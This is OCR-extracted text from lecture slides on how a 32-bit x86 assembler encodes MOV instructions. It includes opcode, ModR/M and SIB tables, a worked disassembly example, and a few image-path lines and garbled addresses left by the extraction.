
R/M or I/B number

000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--][1]
101	EBP	disp32[2]
110	ESI	[ESI]
111	EDI	[EDI]

Opcode	Instruction	Description
88 /r	MOV *r/m8,r8*	Move *r8* to *r/m8*
89 /r	MOV *r/m16,r16*	Move *r16* to *r/m16*
89 /r	MOV *r/m32,r32*	Move *r32* to *r/m32*
8A /r	MOV *r8,r/m8*	Move *r/m8* to *r8*
8B /r	MOV *r16,r/m16*	Move *r/m16* to *r16*
8B /r	MOV *r32,r/m32*	Move *r/m32* to *r32*
8C /r	MOV *r/m16,Sreg***	Move segment register to *r/m16*
8E /r	MOV *Sreg,r/m16***	Move *r/m16* to segment register
A0	MOV AL,*moffs8**	Move byte at (*seg:offset*) to AL
A1	MOV AX,*moffs16**	Move word at (*seg:offset*) to AX
A1	MOV EAX,*moffs32**	Move doubleword at (*seg:offset*) to EAX
A2	MOV *moffs8**,AL	Move AL to (*seg:offset*)
A3	MOV *moffs16**,AX	Move AX to (*seg:offset*)
A3	MOV *moffs32**,EAX	Move EAX to (*seg:offset*)
B0+ *rb*	MOV *r8,imm8*	Move *imm8* to *r8*
B8+ *rw*	MOV *r16,imm16*	Move *imm16* to *r16*
B8+ *rd*	MOV *r32,imm32*	Move *imm32* to *r32*
C6 /0	MOV *r/m8,imm8*	Move *imm8* to *r/m8*
C7 /0	MOV *r/m16,imm16*	Move *imm16* to *r/m16*
C7 /0	MOV *r/m32,imm32*	Move *imm32* to *r/m32*

Functionalities of Assembler: 32-bit CPU (4/5)

- Translation example



choijm's X desktop (embedded.wowdns.com:2)
choijm@embedded:~/syspro/exam_asm/03_machine

```
...skipping
080‹   ›>:
 80‹                   55                 push   %ebp
 80‹                   a1 20 94 04 08     mov    0x8049420,%eax
 80‹                   a3 24 94 04 08     mov    %eax,0x8049424
 80‹                   b8 03 00 00 00     mov    $0x3,%eax
 80‹                   b9 04 00 00 00     mov    $0x4,%ecx
 80‹                   bf 05 00 00 00     mov    $0x5,%edi
 804830e:              89 ca              mov    %ecx,%edx
 8048310:              89 0a              mov    %ecx,(%edx)
 8048312:              8b 08              mov    (%eax),%ecx
 8048314:              8b 48 04           mov    0x4(%eax),%ecx
 8048317:              8b 4c 98 08        mov    0x8(%eax,%ebx,4),%ecx
 804831b:              8b 8c 98 78 56 00 00  mov  0x5678(%eax,%ebx,4),%ecx
 8048322:                                 mov
 804833a:
 804833b:
```

Scale

00	*1
01	*2
10	*4
11	*8

Mod

00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

R/M or I/B number

000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--]1
101	EBP	disp32²
110	ESI	[ESI]
111	EDI	[EDI]

ModR/M: 11001010

ModR/M: 01001000

displacement


The [--][--] nomenclature means a SIB follows the ModR/M byte.

SIB: 10011000

Opcode	Instruction	Description
88 /r	MOV *r/m8,r8*	Move *r8* to *r/m8*
89 /r	MOV *r/m16,r16*	Move *r16* to *r/m16*
89 /r	MOV *r/m32,r32*	Move *r32* to *r/m32*
8A /r	MOV *r8,r/m8*	Move *r/m8* to *r8*
8B /r	MOV *r16,r/m16*	Move *r/m16* to *r16*
8B /r	MOV *r32,r/m32*	Move *r/m32* to *r32*
8C /r	MOV *r/m16,Sreg***	Move segment register to *r/m16*
8E /r	MOV *Sreg,r/m16***	Move *r/m16* to segment register
A0	MOV AL,*moffs8**	Move byte at (*seg:offset*) to AL
A1	MOV AX,*moffs16**	Move word at (*seg:offset*) to AX
A1	MOV EAX,*moffs32**	Move doubleword at (*seg:offset*) to EAX
A2	MOV *moffs8**,AL	Move AL to (*seg:offset*)
A3	MOV *moffs16**,AX	Move AX to (*seg:offset*)
A3	MOV *moffs32**,EAX	Move EAX to (*seg:offset*)
B0+ *rb*	MOV *r8,imm8*	Move *imm8* to *r8*
B8+ *rw*	MOV *r16,imm16*	Move *imm16* to *r16*
B8+ *rd*	MOV *r32,imm32*	Move *imm32* to *r32*
C6 /0	MOV *r/m8,imm8*	Move *imm8* to *r/m8*

Functionalities of Assembler: 32-bit CPU (5/5)

- Translation example (cont')



choijm's X desktop (embedded.wowdns.com:2)
dded:~/syspro/exam asm/03 mac

Mod

00	mem.
01	mem.+dis(8)
10	mem.+dis(32)
11	reg.

Scale

00	*1
01	*2
10	*4
11	*8

R/M or I/B number

000	EAX	[EAX]
001	ECX	[ECX]
010	EDX	[EDX]
011	EBX	[EBX]
100	ESP	[--][--][1]
101	EBP	disp32[2]
110	ESI	[ESI]
111	EDI	[EDI]

Opcode	Instruction	Description
88 /r	MOV r/m8,r8	Move r8 to r/m8
89 /r	MOV r/m16,r16	Move r16 to r/m16
89 /r	MOV r/m32,r32	Move r32 to r/m32
8A /r	MOV r8,r/m8	Move r/m8 to r8
8B /r	MOV r16,r/m16	Move r/m16 to r16
8B /r	MOV r32,r/m32	Move r/m32 to r32
8C /r	MOV r/m16,Sreg**	Move segment register to r/m16
8E /r	MOV Sreg,r/m16**	Move r/m16 to segment register
A0	MOV AL,moffs8*	Move byte at (seg:offset) to AL
A1	MOV AX,moffs16*	Move word at (seg:offset) to AX
A1	MOV EAX,moffs32*	Move doubleword at (seg:offset) to EAX
A2	MOV moffs8*,AL	Move AL to (seg:offset)
A3	MOV moffs16*,AX	Move AX to (seg:offset)
A3	MOV moffs32*,EAX	Move EAX to (seg:offset)
B0+ rb	MOV r8,imm8	Move imm8 to r8
B8+ rw	MOV r16,imm16	Move imm16 to r16
B8+ rd	MOV r32,imm32	Move imm32 to r32
C6 /0	MOV r/m8,imm8	Move imm8 to r/m8
C7 /0	MOV r/m16,imm16	Move imm16 to r/m16
C7 /0	MOV r/m32,imm32	Move imm32 to r/m32


```
 80482ff:
                                              push
 8048317:
 804831b:    8b 8c 98 78 56 00 00    mov    0x5678(%eax,%ebx,4),%ecx
 8048322:    89 0d 20 94 04 08       mov    %ecx,0x8049420
 8048328:    c7 05 20 94 04 08 34    movl   $0x1234,0x8049420
 804832f:    12 00 00
 8048332:    66 b8 68 1e             mov    $0x1e68,%ax
 8048336:    b0 07                   mov    $0x7,%al
 8048338:    c9                      leave
 8048339:    c3                      ret
 804833a:    90                      nop
 804833b:    90                      nop
```

The disp32 nomenclature denotes a 32-bit displacement that follows the ModR/M byte

Prefix: 0x66→operand size override

Structure of Assembler (1/2)

- 4 Main Components




movl 0x4(%eax), %ecx

opcode: 8b
mod R/M : 01 001 000
disp.: 0x4

8b 48 04

Structure of Assembler (2/2)

